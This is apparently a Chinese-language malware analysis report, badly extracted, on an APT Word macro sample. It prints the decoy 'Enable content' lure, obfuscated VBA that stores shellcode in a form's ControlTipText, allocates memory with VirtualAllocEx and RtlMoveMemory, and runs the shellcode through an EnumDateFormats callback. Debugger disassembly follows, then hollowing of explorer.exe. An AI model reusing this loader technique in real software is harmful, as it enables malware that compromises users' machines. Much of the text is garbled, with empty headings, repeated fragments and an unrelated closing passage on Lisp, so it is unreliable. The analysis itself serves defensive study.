



.		4
.		4
.		4
3.1 0x01.		5
3.2 0x02. Shellcode		10
3.3 0x03. PE dump		12
3.4		14
.		16
4.1 APT		16
4.2		16
.	APT	17
5.1 APT		17
5.2 VenusEye		18




API

shellcode

shellcode

shellcode





Protected document

This document is only available for desktop or laptop versions of Microsoft Office Word

Click "Enable editing" button from the yellow bar above

Once you have enabled editing, please click "Enable content" button from the yellow bar above


3.1

3.1 0x01.

1

Office

Word



3.2

2

```

an:--m:--t:--i:--
an:originate = 4 - 63 + 4125
nasser = 92
famel = 58
If nater + famal < 12 Then
nater = Mid("consumescruts", 7, 2) & Left("oremarking", 3)
brassband = brassband / 289
Lovingkindness = Left("sanpittsburgh", 2) & Mid("edgingestaga", 7, 4) & "ry"
Else
hebetude = brassband And 398
famel = 26
End If
shandrednan = "nessun"

```



Microsoft Word 对象
ThisDocument
窗体
- - - - -
Dim pitched As Long
Dim leadfree As Long
bleep = postpaid.sottishness.lancers.ControlTipText
metallurgical = 73 + 28 + 7267
fusiFor = Right(bleep, metallurgical)
Revision = 84
revision = 53

The screenshot shows a Windows Explorer window with the address bar displaying 'Project'. The folder tree on the left includes:

- Normal
- Project (2016-10-26)
 - Microsoft Word 对象
 - ThisDocument
 - 窗体
 - postpaid
 - 模块
 - luxation
 - 引用

On the right, a small blue dialog box titled 'takilman' is open, featuring a close button (X) in the top right corner and a large blue area with a dotted pattern. A scrollbar is visible at the bottom of the dialog box.

ToggleButton

ControlTipText



鼠标悬停在按钮上时可以看到ControlTipText提示信息

3.7 ControlTipText

ControlTipText

```
shellcode
```

[illegible]

3.8 shellcode

7 RtlMoveMemory VirtualAllocEx
salient hopples

```

1..11 rub you the right way
Public Declare Sub salient Lib "ntdll" Alias "RtlMoveMemory" (Gd As Any, shan As Any, ByVal pentathlon As Long)
'with my hands and tongue I'll make you howl like a wolf!
Just give us a call
'ByVal pentathlon As Long, ByVal shan As Long, ByVal Gd As Long, ByVal pentathlon As Long, ByVal shan As Long, ByVal Gd As Long,
ByVal pentathlon As Long, ByVal shan As Long, ByVal AllocationType As Long, ByVal FillProcess As Long) As Long
Public Declare Function _hypocrite Lib "kernel32.dll" Alias "VirtualAllocEx" (ByVal process As Long,

```

3.9

```

8      unproductively      shellcode      VirtuallocEx
                                   RtlMoveMemory  shellcode

```

```

Dim slave As Long
salient slave, ByVal VarPtr(unproductively) + 8, 4 '将unproductively的地址拷贝到slave中
Dim honi As Integer
Dim omani As Long
Dim allot As Long
scow = 0
flaming = 0
dextrad = 4096
coaptation = hopples(-1, flaming, 7386, dextrad, 64) '通过VirtualAllocEx分配内存空间
salient allot, ByVal VarPtr(coaptation) + 8, 4 '将coaptation的地址拷贝到allot中
salient ByVal allot, ByVal slave, 7394 '将slave地址中的数据拷贝到allot地址中, size = 7394

```

3.10 RtlMoveMemory

9	shellcode	EnumDateFormats
	shellcode	

```
'Like a genie in the bottle
Public Declare Function purgatorial Lib "kernel32" Alias "EnumDateFormats" (ByVal lpEnumFunc As Any, ByVal ferocactus As Any, ByVal lParam As Any) As Long
'with my hands and tongue i'll make you howl like a wolf!
```

3.11 EnumDateFormats

```
flashback = 0
Dim condolence As Long
condolence = contractor + cleaning '设置数据到偏移cleaning(3677)的位置
tricuspid = purgatorial(condolence, flashback, flashback) '调用EnumDateFormats函数
bezant = 87
```

3.12 EnumDateFormats shellcode

Declare Function EnumDateFormats Lib "KERNEL32" Alias "EnumDateFormats" (ByVal IpDateFmtEnumProc As Long, ByVal Locale As Long, ByVal dwFlags As Long) As Long

3.13 EnumDateFormats

shellcode

```

7C8387F9 8BFF      mov     edi,edi
7C8387FB 55        push    ebp
7C8387FD 8BEC      mov     ebp,esp
7C8387FE 6A 00     push    0x0
7C838800 6A 01     push    0x1
7C838802 FF75 10   push    dword ptr ss:[ebp+0x10]
7C838805 FF75 0C   push    dword ptr ss:[ebp+0xC]
7C838808 FF75 08   push    dword ptr ss:[ebp+0x8]
7C83880B E8 09000000 call    kernel32.7C838819
7C838810 5D        pop     ebp
7C838811 C2 0C00   ret     0xC
7C838814 90        nop
7C838815 90        nop
7C838816 90        nop
7C838817 90        nop
7C838818 90        nop
7C838819 8BFF      mov     edi,edi
7C83881B 55        push    ebp
7C83881C 8BEC      mov     ebp,esp
7C83881E A1 8853887C mov     eax,dword ptr ds:[0x7C885388]
7C838823 53        push    ebx
7C838824 56        push    esi
7C838825 8B75 0C   mov     esi,dword ptr ss:[ebp+0xC]
7C838828 3BF0      cmp     esi,eax
7C83882A 0F85 9D000100 jnz     kernel32.7C8493CD
7C838830 A1 5053887C mov     eax,dword ptr ds:[0x7C885350]
7C838835 85C0      test    eax,eax
7C838837 0F84 8D000000 jz      kernel32.7C8388CA
7C83883D 8B5D 08   mov     ebx,dword ptr ss:[ebp+0x8]
7C838840 85D0      test    ebx,ebx
7C838842 0F84 82000000 jz      kernel32.7C8388CA
edi=0012EE68
0012EE58 6504DCD7 RETURN to 0BE6.6504DCD7
0012EE5D 00520E5D 55        push    ebp
0012EE60 00520E5E 8BEC      mov     ebp,esp
0012EE64 00520E60 81EC CC070000 sub     esp,0x7CC
0012EE68 00520E66 64:01 30000000 mov     eax,dword ptr fs:[0x30]
0012EE6C 00520E6C 8B40 0C   mov     eax,dword ptr ds:[eax+0xC]
0012EE6F 00520E6F 8B40 1C   mov     eax,dword ptr ds:[eax+0x1C]
0012EE70 00000000
0012EE74 00000000
0012EE78 00000000
0012EE7C 00000000

```

3.14 EnumDateFormats

```

7C838900 E8 497FDFF call    kernel32.7C812120
7C838901 33DB      xor     ebx,ebx
7C838903 85C0      test    eax,eax
7C838905 74 3A     jz      short kernel32.7C838A11
7C838907 395D 38   cmp     dword ptr ss:[ebp+0x38],ebx
7C83890A 8D85 5CFFFFFF lea     eax,dword ptr ss:[ebp-0xA4]
7C83890E 8B85 4CFFFFFF mov     dword ptr ss:[ebp-0xB4],eax
7C838910 0F84 BE070100 jz      kernel32.7C8491AA
7C83891C 3975 3C   cmp     dword ptr ss:[ebp+0x3C],esi
7C83891F 0F84 A3070100 jz      kernel32.7C849198
7C838925 50        push    eax
7C838926 FF95 58FFFFFF call    dword ptr ss:[ebp-0xA8]
7C83892C 3BC6      cmp     eax,esi
7C83892E 74 11     jz      short kernel32.7C838A11
call shellcode

```

3.15 EnumDateFormats

shellcode

0B27117A	59	pop ecx	
0B27117B	6A 04	push 0x4	
0B27117D	68 00100000	push 0x1000	
0B271182	BE AC5A0000	mov esi,0x5AAC	
0B271187	56	push esi	
0B271188	53	push ebx	
0B271189	FFD0	call eax	kernel32.VirtualAlloc
0B27118B	8BC8	mov ecx,eax	
0B27118D	894D F4	mov dword ptr ss:[ebp-0xC],ecx	
0B271190	3BCB	cmp ecx,ebx	
0B271192	0F84 F5030000	jg 0B27158D	
0B271198	8B45 FC	mov eax,dword ptr ss:[ebp-0x4]	
0B27119B	83C0 0C	add eax,0xC	
0B27119E	8975 F8	mov dword ptr ss:[ebp-0x8],esi	
0B2711A1	2BC8	sub ecx,eax	
0B2711A3	8A10	mov dl,byte ptr ds:[eax]	
0B2711A5	FF4D F8	dec dword ptr ss:[ebp-0x8]	
0B2711A8	8B1401	mov byte ptr ds:[ecx+eax],dl	copy data
0B2711AB	40	inc eax	
0B2711AC	395D F8	cmp dword ptr ss:[ebp-0x8],ebx	
0B2711AF	75 F2	jnz short 0B2711A3	
0B2711B1	33C0	xor eax,eax	

0B2711B6	5B1401	lea eax,dword ptr ss:[ebp-0x4]	
0B2711B9	44C2 4B	dec eax	
0B2711BB	44F1 01	dec eax	
0B2711BF	4B1401	lea eax,dword ptr ss:[ebp-0x4]	
0B2711C2	4B	dec eax	
0B2711C3	3BC6	cmp ecx,esi	
0B2711C5	72 EC	jnb short 0B2711B3	
0B2711C7	51	pop ebx	
0B2711C8	E8 11FCFFFF	call 0B2700DE	
0B2711CD	8B75 EC	mov esi,dword ptr ss:[ebp-0x14]	
0B2711D0	8D45 90	lea eax,dword ptr ss:[ebp-0x70]	
0B2711D3	50	push eax	
0B2711D4	56	push esi	

Stack ss:[0B12E658]-7C800000 (kernel32.7C800000)
esi=00005AAC

3.18 shellcode PE

4

explorer.exe

0012DE68	001C714B8	CALL to CreateProcessA from 01C714B5
0012DE6C	0012E374	ModuleFileName = "C:\WINDOWS\explorer.exe"
0012DE70	00000000	CommandLine = NULL
0012DE74	00000000	pProcessSecurity = NULL
0012DE78	00000000	pThreadSecurity = NULL
0012DE7C	00000000	InheritHandles = FALSE
0012DE80	00000004	CreationFlags = CREATE_SUSPENDED
0012DE84	00000000	pEnvironment = NULL
0012DE88	00000000	CommandDir = NULL


3.19

5


explorer.exe

unmap

PE



宏恶意样本执行流程归纳




4.1 APT



4.1

4.2



4.2

▪

APT



APT

APT

APT

APT

0-day

APT

5.1

APT

APT

APT

APT

0-day


ROP

API

Shell code

APT

APT



5.2 VenusEye

VenusEye

VenusEye

Hedwig

Locky

18

SandWorm





Macro)

)

Microsoft Word
word

Word

Visual Basic

Excel

,
VBA
Excel

VBA

C
M4 C

C

Lisp

Common Lisp Scheme

:

C

Lisp

Lisp cond if

Lisp

CLOS

